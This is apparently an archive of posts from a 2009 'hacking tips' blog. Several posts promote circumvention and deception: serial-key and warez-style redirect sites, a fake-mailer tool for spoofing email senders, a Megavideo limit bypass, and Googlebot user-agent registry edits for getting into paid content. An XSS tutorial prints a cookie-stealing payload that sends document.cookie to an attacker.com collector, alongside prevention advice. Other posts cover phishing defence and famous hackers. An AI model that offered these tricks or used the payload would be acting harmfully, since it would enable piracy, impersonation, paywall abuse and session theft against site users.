Showing posts with label Hacking Tips and Tricks ™. Show all posts

Thursday, August 27, 2009

*** Free Domain Redirections ***

0 comments
Free Domain Redirections List


http://www.freedomain.co.nr/
http://www.dot.co.sr/
http://www.uni.cc/
http://www.cjb.net/
http://www.dot.tk/
http://www.da.ru/
http://www.nic.de.vu/
http://www.joynic.com/
http://www.unonic.com/
http://www.free-url-redirection.com.ru/
http://je.ro/en/
http://www.active.ws/domains/
http://www.smartdots.com/register/?LANG=US
http://tinyurl.com
http://moo.no
http://www.no-ip.com
http://www.4-all.org
http://www.pt.vu
http://www.rd5.net/
http://www.rg3.net
http://www.vai.la/
http://www.1br.net/
http://en.mylivepage.com/
freewebs.com
bravehost.com
dostweb.com
de.vu
us.tt
uk.tt
ca.tt
eu.tt
es.tt
fr.tt
it.tt
se.tt
dk.tt
be.tt
de.tt
at.tt
tk
cx.la
de.gg
de.pn
de.tp
de.be
de.hm
de.nr
de.md
de.tt
de.ms
de.tc
de.tf
ch.tp
ch.pn
ch.gg
at.tp
at.pn
at.md
at.gg
elite.to
warez.by
warez.to
t3.to
hitz.to
redir.to
war3z.to
quality.by
appz.by
stuff.by
upload.by
gfx.by
user.by
crackz.by
dl.am
us.pn
us.mn
us.ms
us.tt
us.tf
us.tc
fr.mn
fr.pn
fr.ms
fr.tt
uk.pn
uk.mn
uk.tt
uk.md
ru.tf
ru.tc
ru.md
pl.tf
pl.tc
es.tc
es.tt
es.md
it.tc
it.mn
it.pn
cn.ms
cn.mn
cn.pn
jp.md
jp.pn
net.tf
net.tc
net.ms
info.ms
biz.md
eu.pn
eu.tp
eu.tf
eu.tc
edu.tf
edu.tc
co.nr
box.ag
all.at
back.to
beam.at
been.at
bite.to
board.to
bounce.to
bowl.to
break.at
browse.to
change.to
chip.ms
connect.to
crash.to
cut.by
direct.at
dive.to
drink.to
drive.to
drop.to
easy.to
everything.at
fade.to
fanclub.ms
firstpage.de
fly.to
flying.to
forward.to
fullspeed.to
fun.ms
gameday.de
germany.ms
get.to
getit.at
hard-ware.de
hello.to
hey.to
hop.to
how.to
hp.ms
jump.to
kiss.to
listen.to
mediasite.de
megapage.de
messages.to
mine.at
more.at
more.by
move.to
musicpage.de
mypage.org
mysite.de
nav.to
notrix.at
notrix.ch
notrix.de
notrix.net
on.to
page.to
pagina.de
played.by
playsite.de
privat.ms
quickly.to
redirect.to
rulestheweb.com
run.to
scroll.to
seite.ms
shortcut.to
skip.to snap.to
soft-ware.de
start.at
stick.by
surf.to
switch.to
talk.to
tip.nu
top.ms
transfer.to
travel.to
turn.to
vacations.to
videopage.de
virtualpage.de
w3.to
walk.to
warp9.to
window.to
yours.at
zap.to
zip.to
meine-erste-homepage.com/subdomain.php
gratisdinge.de/kostenlos/kostenlose-domain.php
kostenlose-domain.de.cx/webspace.shtml
r-ene.de/kostenloses/domain.php
mailde.de
subdomain.tv
http://dx.am
http://www.smartdots.com
http://co.cc/
http://www.d0t.fr
www.venez.fr
www.xdir.fr
www.ift.cx
www.ulimit.com
www.azote.org
www.c.la
www.supersite.f
www.gratisdomaine.fr/

If You Know More Please add them smile.gif

Wednesday, August 26, 2009

Call Anywhere in the World From PC to Mobile For Free 100% Working Hack

0 comments
Hello Guys Today I will Give you the Full Proofed Hack to Call From PC to Mobile without paying a Penny.
And this is 100% working and tested hack.

THINGS THAT YOU NEED TO MAKE FREE CALLS:
1.A Personal Computer(PC) With Headphones
2.Yahoo Messanger
3.A client Phone Number Whom You want to call.

All the Phone call Hacks provided upto Now are not Working One's . Now I have been Personally using This Hack for more than 15 days. And its Going Well.

HOW TO MAKE FREE CALLS ?
1. Download the latest Yahoo Messanger.
http://messenger.yahoo.com/download

2. Install The Yahoo Messanger and Login Into your yahoo Account.

3. Type the Following Number +18003733411 in the Red Box Shown Below and Press Enter.

4. After Pressing Enter a small Window will open showing Connecting a Call to that number . Shown Below

5. Now Listen the Call And Wait Untill She Say "Free Calls" .
6. When she Says Free Calls Use Your Microphone and Say Free Calls (Don't forgot to unmute your microphone Voice in Volume Properties By Right Click on Volume Icon in your Task Bar and then Click on properties and then Advanced and then unclick mute button under Microphone).
7. As you say Free Calls You will be Able To make 5 minutes free call anywhere in the World.
Now Click on the Dialpad As Shown Below To dial the Number.


8. Now The Dial Pad Opens Like Below


9. Now Dial The Number In format Country code followed by friends number whom you want to call.
Example : 919457196088 where 91 is country code for India and 9457196088 is phone number.

After dialing wait 2 sec for phone call to connect . After that You can call Upto 5 minutes Unlimited.

This Was The Full Tutorial With Snapshot .

CREDITS:- Lokesh

Thursday, August 20, 2009

Great Site For finding serial key for ur appz

0 comments
halo guys i'm giving this great site for finding serial keys for ur fav application

Code:
http://www.youserials.com/


Your Key To Serial Numbers!


Smile

Top Orkut, youtube, Facebook, MySpace Proxies you Must Know

1 comments
Check these amazing and fastest proxies

Code:
http://www.tutized.com


Code:
http://www.orkutaccess.com


Code:
http://www.letsbunk.info


Code:
http://www.letsbunk.org


Code:
http://www.letsbunk.net


Code:
http://www.proxc.org


Code:
http://www.Greatmailz.org


Code:
http://www.surfpk.info


Code:
http://www.Orkutkey.info


Code:
http://www.UnblockedOrkut.info

Fake Mailer - send anonymous emails to any email address

0 comments
SEND FAKE
EMAILS TO YOUR FRIENDS
Code:

Fake Mailer.net
is a free tool
designed to send fake emails to your friends
and you decide which email address sent it.

url:

Code:
http://fakemailer.net


Lets you send emails and you get to pick who the email came from.

enjoy guys

Megavideo Bypass Megavideo viewing limit.

0 comments
It has now become possible to find the direct download link to the megavideo .flv file, I have harnessed this process so you can stream megavideo videos viewing limit free and advertisement free.

Before I get started lets all have a look at an example of what I'm talking about.
Link:
Code:
http://vidriot.com/play/0343987980


The video is exactly the same as the one located here:
Code:
http://www.megavideo.com/?v=3VK5043B


Steps:
1. Copy the url of the megavideo video.

2. Enter it at the video add form at
Code:
http://vidriot.com
along with the rest of your video's details.

3. And voila no viewing limit and zero advertisements


The process has been updated you know don't have to go to a third party website to get the .flv location, you simply have to copy the megavideo link into the form and we'll do the rest.

Code:
Site: http://vidriot.com


Enjoy

Become A Premium Member For Free On Many Sites

0 comments

Google Bot

This is a very good trick and will be helpful to everyone. I was using this trick since the last 2 years and had completely forgotten about it after starting it. So lemme start from a small tutorial on it.

How do we do it :

It’s damn simple,we become the Google Bot.

What is a Google Bot :

A Google bot is anauto search bot for the leading search engine,Google. You must have surely experienced the following situation. You go to Google and search for something. You get a whole list of the thing you need but for everything but when you click on it you need to register in order to gain access to the content. Worser still, you need to shell out bucks or give your credit card details to access it. But then you are astonished because if a normal person doesn’t get entry to the site, then how is it crawled by Google? Do they shell out money on each site? The answer is no.

Why such privileges to Google :

Google is undoubtedly the most used search engine in the world.Almost all site get their traffic from Google. Hence, they leave abackdoor open so that google bot can crawl it and get the links on it’s search page. But when you click the same link, it identifies that you aren’t the Google Bot and it denies you the free entry which Google gets.

So What Are We Gonna Do :

We are going to try totrick the website that we are theGoogle Bot so that it allows us inside thepremium areaand we can check everything out for free :D

Method :

The method is simple, and I have already made the files. If anyone wants to download it and needs no mess, justdownload it from here. In case you want to do itmanually, I will also teach that method.

If you have already downloaded the file above, just run the file andclick yes to the dialog box that pops open.

Manual Steps:

1. Open Notepad.

2. Add the following code in bold, just copy-paste it :

Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINESOFTWAREMicrosoftWindowsCurr entVersionInternet Settings5.0User Agent]
@=”Googlebot/2.1″
“Compatible”=”+http://www.googlebot.com/bot.html”

3. Save it asuseragent.reg. After saving, justdouble click it. It will ask you if you want if you want to continue. Just clickYes. Voila, it is done :)

4.Restart yourPC and you are done.

Getting Back to the Normal Mode :

I don’t suggest you return back to the normal mode because all privileges will be over. In case you are having some problems, here is the method to do it.

Automatic : Just download this filehere and then double click it.

Manual mode : For those who want to do it on their own. :)

1. OpenNotepad

2. Paste the following code in which is inbold below.

Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINESOFTWAREMicrosoftWindowsCurr entVersionInternet Settings5.0User Agent]
@=”Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)”

3. Save it asNormalAgent.reg

4.Double click it and you will be again converted to the default agent.

For Firefox users :

Firefox users can use the steps given above or the following steps.

Download the followingAddon forFirefox.

Navigate to the following location :Tools>User Agent Switcher>Options

Click onAdd Useragents and then clickAdd and add the following details mentioned below :

* Description: Googlebot
* User Agent: Mozilla/5.0 (compatible; Googlebot/2.1; +http://anonym.to/?http://www.google.com/bot.html
)
* App Name: Googlebot
* App Version: 5.0 (compatible; Googlebot/2.1; +
http://anonym.to/?http://www.google.com/bot.html)
* Platform: +http://anonym.to/?http://www.google.com/bot.html

* Vendor:
* Vendor Sub:

Click OK and You are done. Enjoy all the premium stuffs for free now.

This doesn’t work in all the sites as well as many forums. But do keep trying your luck and I am sure you will find many as I did. Take Google’s help if you need. Keep your comments flowing in, whether good or bad.

Thursday, August 6, 2009

Cross Website Scripting(XSS) Info and Prevention

0 comments

Welcome to the hacking discussion blog

So here I m gonna write an article over XSS aka cross website scripting …………

Some declaration-this article is only meant for educational purpose if someone uses it for wrong purpose then HD blog is not responsible for it .

Note – since HDB will not going to show the codes so I modify then now there is some new parameter which means something else

< = {

> = }

Introduction

Cross Site Scripting aka XSS is one of the most common application level attacks that hackers use to sneak into web applications today. They are unique in that, rather than attacking a server directly, they use a vulnerable server as a vector to attack a client. This can lead to extreme difficulty in tracing attackers, especially when requests are not fully logged Unlike most attacks, which involve two parties – the attacker, and the web site, or the attacker and the victim client, the XSS attack involves three parties – the attacker, a client and the web site. The goal of the XSS attack is to steal the client cookies, or any other sensitive information, which can identify the client with the web site. With the token of the legitimate user at hand, the attacker can proceed to act as the user in his/her interaction with the site – specifically, impersonate the user. This was achieved by running malicious Javascript code at the victim (client) browser, with the “access privileges” of the web site. These are the very limited Javascript privileges which generally do not let the script access anything but site related information. It should be stressed that although the vulnerability exists at the web site, at no time is the web site directly harmed. Yet this is enough for the script to collect the cookies and send them to the attacker. The result, the attacker gains the cookies and impersonates the victim.

TYPES OF XSS

LOCAL XSS

This form of XSS is rarely mentioned, because it is very hard to pull off and requires knowledge of either browser exploits or local OS html files. For the first scenario, the attacker could use their website to send malicious commands to the local users vulnerable HTML files(look in /WINDOWS, there are HTML files there) that executes some command on the users system. The second form that this attack can take is using browser exploits. Using a browser exploit, the attacker can plant an activeX script locally on the users system, which can run under local HTML priveleges(all javascripts are allowed without confirmation) and install backdoors, worms, spambots etc.

Non-persistent XSS

This type of XSS attack does no harm to the site itself, and they are created when javascript can be injected into a variable that is echoed back to the user in some way. Say when you enter some text into a search bar and press submits, and the new page that is loaded has what you searched saved in the search bar. You could escape the input tag using “} then inject script, e.g. {script}alert(”war10rd”){/script}. This is only useful in social engineering where you get a user, or administrator, to visit the page with the same parameters you provided to create the XSS, only this time with a cookie stealer script on the page. This will execute for them, logging their cookies to a site you choose

Persistent XSS

This kind of XSS is what is mostly used against guestbooks, forums and other permanent user content pages. When this type of XSS is used it stays on the page and can be used in many ways; stealing cookies, defacing a page, and spreading (the new “XSS worm” phenomenon same as the famous orkut worm)

NOW XSS ATTACK

XSS attacks are the result of flaws in server- side web applications and are rooted in user input which is not properly sanitized for HTML characters. If the attacker can insert arbitrary HTML then they could control execution of the page under permissions of the site. Attackers often perform XSS exploitation by crafting malicious URLs and tricking users into clicking on them. These links cause client side scripting languages (VBScript, JavaScript, etc.) of the attacker’s choice to execute on the victim’s browser. XSS vulnerabilities are caused by a failure in the web application to properly validate user input. The most common web components that fall victim to XSS vulnerabilities include CGI scripts, search engines, interactive bulletin boards, and custom error pages with poorly written input validation routines. Additionally, a victim doesn’t necessarily have to click on a link; XSS code can also be made to load automatically in an HTML e-mail with certain manipulations of the IMG or IFRAME HTML tags (much like the Badtrans worm). There are numerous ways to inject JavaScript code into URLs for the purpose of a XSS attack

Let see one example

{?php echo “Hello, {$HTTP_GET_VARS['name']}!”; ?}

Once the page is accessed, the variable sent via the GET method is placed directly on the rendered page. Since the input is not marked as variable input , the user- supplied input is interpreted exactly as its metacharacters command, very similar to SQL injection. Passing “Hacking discussion” as an argument outputs the content in correct form:

http://hdhost/hello.php?name=hacking%20discussion

now let us call site we use for XSS is called

http://www.xyz.com

At the core of a traditional XSS attack lies a vulnerable script in the vulnerable site. This script reads part of the HTTP request (usually the parameters, but sometimes also HTTP headers or path) and echoes it back to the response page, in full or in part, without first sanitizing it i.e. making sure it doesn’t contain Javascript code and/or HTML tags. Suppose, therefore, that this script is named 1.cgi, and its parameter is “name”. It can be operated this way:

GET /1.cgi?name=hacking%20discussion HTTP/1.0

Host: www.xyz.com

And the response would be:

{HTML}

{Title}1!{/Title}

Hi hacking discussion

{BR}

Welcome to our system

…

{/HTML}

Now explanation

Well, the attacker manages to lure the victim client into clicking a link the attacker supplies to him/her. This is a carefully and maliciously crafted link, which causes the web browser of the victim to access the site ( www.xyz.com ) and invoke the vulnerable script. The data to the script consists of a Javascript that accesses the cookies the client browser has for www.xyz.com . It is allowed, since the client browser “experiences” the Javascript coming from www.xyz.com , and Javascript’s security model allows scripts arriving from a particular site to access cookies belonging to that site.

Such a link looks like:

http://www.xyz.com/1.cgi?name={script}alert(document.cookie){/script}

The victim, upon clicking the link, will generate a request to www.xyz.com , as follows:

GET /1.cgi?name={script}alert(document.cookie){/script} HTTP/1.0

Host: www.xyz.com

…

And the vulnerable site response would be:

{HTML}

{Title}1!{/Title}

Hi {script}alert(document.cookie){/script}

{BR}

Welcome to our system

…

{/HTML}

The victim client’s browser would interpret this response as an HTML page containing a piece of

Javascript code. This code, when executed, is allowed to access all cookies belonging to

www.xyz.com, and therefore, it will pop-up a window at the client browser showing all client

cookies belonging to www.xyz.com. Of course, a real attack would consist of sending these cookies to the attacker. For this, the attacker may erect a web site (www.xyz.com), and use a script to receive the cookies. Instead of popping up a window, the attacker would write a code that accesses a URL at his/her own site (www.xyz.com), invoking the cookie reception script with a parameter being the stolen cookies. This way, the attacker can get the cookies from the www.attacker.com server. The malicious link would be:

http:// www.xyz.com /1.cgi?name={script}window.open(“http://www.attacker.com/collec

t.cgi?cookie=”%2Bdocument.cookie){/script}

And the response page would look like:

{HTML}

{Title}1!{/Title}

Hi

{script}window.open(“http://www.attacker.com/collect.cgi?cookie=”+document.cookie){

/script}

{BR}

Welcome to our system

…

{/HTML}

The browser, immediately upon loading this page, would execute the embedded Javascript and would send a request to the collect.cgi script in www.attacker.com, with the value of the cookies of www.xyz.com that the browser already has. This compromises the cookies of www.xyz.com that the client has. It allows the attacker to impersonate the victim. The privacy of the client is completely breached. It should be noted, that causing the Javascript pop-up window to emerge usually suffices to demonstrate that a site is vulnerable to a XSS attack. If Javascript’s “alert” function can be called, there’s usually no reason for the “window.open” call not to succeed. That is why most examples for XSS attacks use the alert function, which makes it very easy to detect its success.

Now Security

As a web application user, there are a few ways to protect your self from XSS attacks. The first

and most effective solution is to disable all scripting language support in your browser and email

reader. another thing is to use reasonable caution when clicking links in anonymous e-mails and dubious web pages. Additionally, as a last resort, proxy servers can help filter out malicious scripting in HTML

Web application developers and vendors should ensure that all user input is parsed and filtered properly. User input includes things stored in GET Query strings, POST data, Cookies, URLs, and in general any persistent data that are transmitted between the browser and web server. The best philosophy to follow regarding user input filtering is to deny all but a pre-selected element set of benign characters in the web input stream. This prevents developers from having to constantly predict and update all forms of malicious input in order to deny only specific characters (such as < ; ? etc.).

Once an application has evolved out of the design and development phases, it is important to periodically test for XSS vulnerabilities since application functionality is constantly changing due to upgrades, integration of third party technologies, and decentralized website authoring. Many vulnerability web application scanners are now starting to include checks for XSS, although it is unlikely that any current automated will be truly comprehensive.

By installing a third party application firewall, which intercepts CSS attacks before they reach the web server and the vulnerable scripts, and blocks them. Application firewalls can cover all input methods (including path and HTTP headers) in a generic way, regardless of the script/path from the in-house application, a third party script, or a script describing no resource at all (e.g. designed to provoke a 404 page response from the server). For each input source, the application firewall inspects the data against various HTML tag patterns and Javascript patterns, and if any match, the request is rejected and the malicious input does not arrive to the server.

References –

Cross Site Scripting Explained by Amit Klein, Sanctum Security Group

Types of xss attack by cybern00b

The Evolution of Cross-Site Scripting Attacks By David Endler

The Anatomy of Cross Site Scripting by Gavin Zuchlinski

CREDITS:- http://www.hackingdiscussion.com

Six ways to protect your gmail account from being cracked

0 comments

What is phishing?

Phishing is the best working method of hacking email accounts. The advantage of phishing in email account hacking is that victim is not able to recognize the fake page (phisher) as this phisher matches with the original page (depends on cracker’s skills).

So, here I have mentioned few tips which you should follow to prevent cracking of your email account by crackers.

1. Phishing filter:
I will recommend use of browser which has phishing filter.Web browsers like Firefox 3.0+ (my favorite), Internet Explorer 7+, Opera 7x supports phishing filter and should be used for safe browsing.

2. Do not provide sensitive information :
Yes, this is the main thing you have to remember. Unless and until, you know the person or institute, do not give your sensitive information like user ids , passwords, bank account numbers as a reply to any email. In fact, 90% emails demanding such information are meant for cracking!

3. Suspicious Filters :
Check whether there are any suspicious filters not created by you. For checking your email filters, go to Settings->Filters. If you find any such suspicious filter not created by you, delete it urgently.

4. Great offers, ads, winners :
Generally, Gmail users are deceived by emails which contain great offers, ads or declaring that you are a lucky winner and you should provide listed query information to receive your cash prize. Never click or provide any information for such claiming emails, unless you’ve actually participated in any of the said competitions, chances are that, you never had!

5. Disable Forwarding and POP/IMAP :
To disable forwarding and POP/IMAP, go to Settings-> Forwarding and POP/IMAP and disable forwarding and POP/IMAP.

6. The most important :
The most important precaution which one must follow is “do not click on the link” provided in the email without knowing to which page the link will take you. I have added my personal experience of phishing and the method to determine the link target, where i received a paypal phisher, in my article Paypal phisher to crack Paypal account. One more thing, always open link given in email by typing address of site in new tab/window.

Thus, if you will follow these guidelines, i bet your Gmail account will never be cracked by a phisher. Just remember the guidelines and prevent Gmail account from being cracked by crackers.

source: This isn’t my original article, but an aggregate information I’ve gathered in time, which will hopefully help you.


CREDITS:- http://www.hackingdiscussion.com

Monday, August 3, 2009

List Of Worlds Best hackers

0 comments
Hackers, a group that consists of skilled computer enthusiasts. A black hat is a person who compromises the security of a computer system without permission from an authorized party, typically with malicious intent. The term white hat is used for a person who is ethically opposed to the abuse of computer systems, but is frequently no less skilled. The term cracker was coined by Richard Stallman to provide an alternative to using the existing word hacker for this meaning.The somewhat similar activity of defeating copy prevention devices in software which may or may not be legal in a country's laws is actually software cracking....


List of Famous Hackers of All Time:


There are numbers of Hackers in the world till date, Few has become famous by their Black hat work and few of them are famous by their Ethical Hacking. Below is separate list of World's All Time Best Hackers and Crackers. Although I represent them by Hackers only because what every they did, was wrong but one thing is sure they were Brilliant. Hacking is not a work of simple mind, only Intelligent Mind can do that.


Gary McKinnon

Gary McKinnon, 40, accused of mounting the largest ever hack of United States government computer networks -- including Army, Air Force, Navy and NASA systems The court has recommended that McKinnon be extradited to the United States to face charges of illegally accessing 97 computers, causing US$700,000 (400,000 pounds; euro 588,000) in damage.


Jonathan James

The youth, known as "cOmrade" on the Internet, pleaded guilty to intercepting 3,300 email messages at one of the Defense Department's most sensitive operations and stealing data from 13 NASA computers, including some devoted to the new International Space Station. James gained notoriety when he became the first juvenile to be sent to prison for hacking. He was sentenced at 16 years old. He installed a backdoor into a Defense Threat Reduction Agency server. The DTRA is an agency of the Department of Defense charged with reducing the threat to the U.S. and its allies from nuclear, biological, chemical, conventional and special weapons. The backdoor he created enabled him to view sensitive e-mails and capture employee usernames and passwords.James also cracked into NASA computers, stealing software worth approximately $1.7 million. According to the Department of Justice, “The software supported the International Space Station’s physical environment, including control of the temperature and humidity within the living space.” NASA was forced to shut down its computer systems, ultimately racking up a $41,000 cost.


Adrian Lamo

Dubbed the “homeless hacker,” he used Internet connections at Kinko’s, coffee shops and libraries to do his intrusions. In a profile article, “He Hacks by Day, Squats by Night,” Lamo reflects, “I have a laptop in Pittsburgh, a change of clothes in D.C. It kind of redefines the term multi-jurisdictional.”Dubbed the “homeless hacker,” he used Internet connections at Kinko’s, coffee shops and libraries to do his intrusions. For his intrusion at The New York Times, Lamo was ordered to pay approximately $65,000 in restitution. He was also sentenced to six months of home confinement and two years of probation, which expired January 16, 2007. Lamo is currently working as an award-winning journalist and public speaker.

Kevin Mitnick

The Department of Justice describes him as “the most wanted computer criminal in United States history.” His exploits were detailed in two movies: Freedom Downtime and Takedown. He started out exploiting the Los Angeles bus punch card system to get free rides. Then, like Apple co-founder Steve Wozniak, dabbled in phone phreaking. Although there were numerous offenses, Mitnick was ultimately convicted for breaking into the Digital Equipment Corporation’s computer network and stealing software.Today, Mitnick has been able to move past his role as a black hat hacker and become a productive member of society. He served five years, about 8 months of it in solitary confinement, and is now a computer security consultant, author and speaker.


Kevin Poulsen

Also known as Dark Dante, Poulsen gained recognition for his hack of LA radio’s KIIS-FM phone lines, (taing over all of the station’s phone lines) which earned him a brand new Porsche, among other items. Law enforcement dubbed him “the Hannibal Lecter of computer crime.”Authorities began to pursue Poulsen after he hacked into a federal investigation database. During this pursuit, he further drew the ire of the FBI by hacking into federal computers for wiretap information.His hacking specialty, however, revolved around telephones. Poulsen’s most famous hack, In a related feat, Poulsen also “reactivated old Yellow Page escort telephone numbers for an acquaintance who then ran a virtual escort agency.” Later, when his photo came up on the show Unsolved Mysteries, 1-800 phone lines for the program crashed. Ultimately, Poulsen was captured in a supermarket and served a sentence of five years.Since serving time, Poulsen has worked as a journalist. He is now a senior editor for Wired News. His most prominent article details his work on identifying 744 sex offenders with MySpace profiles.


Robert Tappan Morris

Morris, son of former National Security Agency scientist Robert Morris, is known as the creator of the Morris Worm, the first computer worm to be unleashed on the Internet. As a result of this crime, he was the first person prosecuted under the 1986 Computer Fraud and Abuse Act.

Morris wrote the code for the worm while he was a student at Cornell. He asserts that he intended to use it to see how large the Internet was. The worm, however, replicated itself excessively, slowing computers down so that they were no longer usable. It is not possible to know exactly how many computers were affected, but experts estimate an impact of 6,000 machines. He was sentenced to three years’ probation, 400 hours of community service and a fined $10,500.Morris is currently working as a tenured professor at the MIT Computer Science and Artificial Intelligence Laboratory. He principally researches computer network architectures including distributed hash tables such as Chord and wireless mesh networks such as Roofnet.


Vladimir Levin


Levin accessed the accounts of several large corporate customers of Citibank via their dial-up wire transfer service (Financial Institutions Citibank Cash Manager) and transferred funds to accounts set up by accomplices in Finland, the United States, the Netherlands, Germany and Israel.In 2005 an alleged member of the former St. Petersburg hacker group, claiming to be one of the original Citibank penetrators, published under the name ArkanoiD a memorandum on popular Provider.net.ru website dedicated to telecom market.According to him, Levin was not actually a scientist (mathematician, biologist or the like) but a kind of ordinary system administrator who managed to get hands on the ready data about how to penetrate in Citibank machines and then exploit them.ArkanoiD emphasized all the communications were carried over X.25 network and the Internet was not involved. ArkanoiD’s group in 1994 found out Citibank systems were unprotected and it spent several weeks examining the structure of the bank’s USA-based networks remotely. Members of the group played around with systems’ tools (e.g. were installing and running games) and were unnoticed by the bank’s staff. Penetrators did not plan to conduct a robbery for their personal safety and stopped their activities at some time. Someone of them later handed over the crucial access data to Levin (reportedly for the stated $100).


David Smith

David Smith, the author of the e-mail virus known as Melissa, which swamped computers around the world, spreading like a malicious chain letter. He was facing nearly 40 years in jail . About 63,000 viruses have rolled through the Internet, causing an estimated $65 billion in damage, but Smith is the only person to go to federal prison in the United States for sending one.


Mark Abene

Abene (born 1972), better known by his pseudonym Phiber Optik, is a computer security hacker from New York City. Phiber Optik was once a member of the Hacker Groups Legion of Doom and Masters of Deception. In 1994, he served a one-year prison sentence for conspiracy and unauthorized access to computer and telephone systems.

Phiber Optik was a high-profile hacker in the early 1990s, appearing in The New York Times, Harper’s, Esquire, in debates and on television. Phiber Optik is an important figure in the 1995 non-fiction book Masters of Deception — The Gang that Ruled Cyberspace


Onel A. de Guzman

el A. de Guzman, a Filipino computer student, Greatest Hacker of all time. He was creator of "Love Bug" virus that crippled computer e-mail systems worldwide.

Chen Ing-hau

He was the creator of one of the deadly virus of all time "Chernobyl computer virus " which had melted down many computers worldwide.


Mudge

"Mudge" along with fellow hackers told the committee that computer security is so lax, they could disable the entire Internet in a half-hour.


Tsutomu Shimomura

One of the world's top computer security experts. Shimomura helped Federal officials track down and arrest computer hacker Kevin Mitnickin Raleigh Feb. 15, 1995 in connection with a break-in on Shimomura's computer.


Jon Lech Johansen

Johansen, who became a hero to computer hackers and was deemed a villain by Hollywood, is on trial for writing and distributing a program called DeCSS, software which makes it possible to copy protected DVD films. Prosecutors have asked to have his computers confiscated and called for him to pay $1,400 in court costs.


Dmitry Sklyarov

Russian computer programmer who was charged with violating copyrights, Sklyarov was jailed after developing software that allows the user to circumvent the copyright protections in Adobe Systems eBook reader program.


Dennis Moran

Moran, known on the Web as "Coolio," pleaded guilty to hacking into national computer sites last year belonging to the Army, the Air Force and the anti-drug Dare.com.


Famous Three Master Hackers


Some Grand Famous Hackers of Life Time:

Richard Stallman

He was the founder of GNU Projects. Stallman, who prefers to be called rms, got his start hacking at MIT. He worked as a "staff hacker" on the Emacs project and others. He was a critic of restricted computer access in the lab. When a password system was installed, Stallman broke it down, resetting passwords to null strings, then sent users messages informing them of the removal of the password system.


Linus Torvalds

Father of Linux is a good hacker of all time.


Stephen Wozniak

"Woz" is famous for being the "other Steve" of Apple. Wozniak, along with current Apple CEO Steve Jobs, co-founded Apple Computer. Woz got his start in hacking making blue boxes, devices that bypass telephone-switching mechanisms to make free long-distance calls. After reading an article about phone phreaking in Esquire, Wozniak called up his buddy Jobs. The pair did research on frequencies, then built and sold blue boxes to their classmates in college. Wozniak even used a blue box to call the Pope while pretending to be Henry Kissinger.


Some Other famous Hackers :

Dennis Ritchie and Ken Thompson
John Draper
Johan Helsingius
Eric Steven Raymond
Ian Murphy
John Perry Barlow
Tim Berner Lee

Saturday, July 25, 2009

Hacking sites for learners

0 comments

Well well well..As I already told you,most of people ask me how to become a hacker,and my usual reply is that I cant make you a hacker,but I can tell you how to Phrack..The ultimate hackers zine be one,and its your interest,your passion,your mindset which will drive you to be one.A hacker evolves from many stages,from the lower level script kiddie to the elite level Guru,one needs to be in constant research to develop their soft and hard skills.I m myself learning a lot,and I would like to share 5 Hacking sites,which you must visit,if you want to be an expert in security.

Phrack

Phrack is the granddaddy of all the hacking sites out there,and is the world’s oldest hacker ezine,by hackers,for hacker. Described by Gordon Fyodor as "the best, and by far the longest running hacker zine” covers deep articles on Hacking and Cracking.A heaven for willing learners,Its articles are worth in gold.

Hacki9

Hakin9 offers an in-depth look at both attack and defense techniques and concentrates on difficult technical issues.Hakin9's target readers are those responsible for IT system security, programmers, security specialists, professional administrators, as well as people taking up security issues in their free time.

Milw0rm

When it comes to getting exploits,few sites are as comprehensive and updated as Milw0rm.Milw0rm provides a one stop platform for almost all security experts along the world to publish their new found exploits on the web so that other can study them for good or worse.

Hack this Site

Wanna test your hacking skills ? Hack This Site puts your skills to an ultimate test as it throws you real life challenges of almost every type,Trust me,If you have it in you,visit and complete its missions and nothing can beat you.

2600

A great collection of articles and podcasts on security,one has to visit 2600 to get a feel what hacking is.

I believe you will get better and learn something..

Keep Learning

Sunday, July 19, 2009

My PC Hacked! huh...I don't keep anything important for him to take

0 comments
Hi Home User,

I don't do Netbanking, shopping using Credit cards, don't store anything important in my home PC, then why would a cracker hack my PC?

You too, like most of home users, might have the same perception.

Now let me show you how dangerous your "hacked pc" could become, for you and for others, after it has been hacked.

See the picture carefully:


So in nutshell your PC could be used as a "Launching Pad" to further launch attacks.
Just imagine if some cracker try to hack into Indian Army Computers through your computer, offcourse your IP Address would be logged there and cops would be knocking your doors!!!

The graphic above shows the different reasons criminals may want access to your system. Author has explained each category in more detail below:

Illicit Web Hosting

Cyber criminals commonly use hacked PCs as a host for a variety of dodgy Web hosting schemes, including:

- Spam Web sites

- Phishing Web sites

- Malware download sites

- "Warez" servers, or hosts for pirated software and movies.

- Child pornography servers

Zombie Grunt Work

Infected PCs also frequently are turned into zombies designed to carry out all sorts of monotonous, repetitive tasks for cyber crooks, such as:

- Relaying junk e-mail

- Participating in so-called denial-of-service attacks designed to extort money from Web sites by pelting them with massive amounts of bogus Web traffic if they refuse to pay protection money;

- Engaging in "click fraud," which uses zombies to gin up fake mouse clicks for networks of phony Web sites that siphon money from advertisers.

- Serving as a proxy through which bad guys route their Web traffic.

- Providing computational power that criminals use to help solve CAPTCHA challenges, the squiggly lines of numbers and letters many free Web mail services require you to solve - designed to tell humans apart from zombies.

E-Mail/Webmail Attacks

An infected PC potentially has great value to spammers and attackers beyond simply acting as a relay for junk e-mail. For example, compromised systems typically are harvested for e-mail addresses that will be sold and used in future phishing and spam attacks.

An attacker doesn't need to compromise an Internet user's computer to wreak havoc with their identity and online life. A compromised Webmail account, for example, can yield a bounty of useful information because many people often will use the same e-mail address and password for multiple services. (Even if the victim uses different passwords at each service, usually those passwords can be reset as long as the attacker has access to the victim's inbox).

Hacked Webmail accounts also frequently are used to scam the victim's friends. Sometimes, crooks will use a hijacked Webmail account to blast out tailored spam to all of the victim's contacts, usually recommending some no-name, bargain basement e-commerce site that is set up merely to steal credit and debit card information.

Another long-running scam involving hacked Webmail accounts goes like this: Scammers blast out a note to all of the victim's contacts, claiming that the victim has become stranded in some foreign country and desperately needs friends and family to wire money.

Account Credentials

Any stored credentials -- particularly user names and passwords for online services - are fair game on hacked PCs. Stolen eBay credentials often are used to abuse the victim's good reputation and used to list non-existent or stolen items for auction. Compromised Paypal records can aid in these bogus auctions as well, or drained of its funds. Credentials for voice-over-IP or Internet-based telephone services like Skype also are a hot item on underground cyber criminal forums, because they can be used to mask the caller's location and aid in a variety of scams.

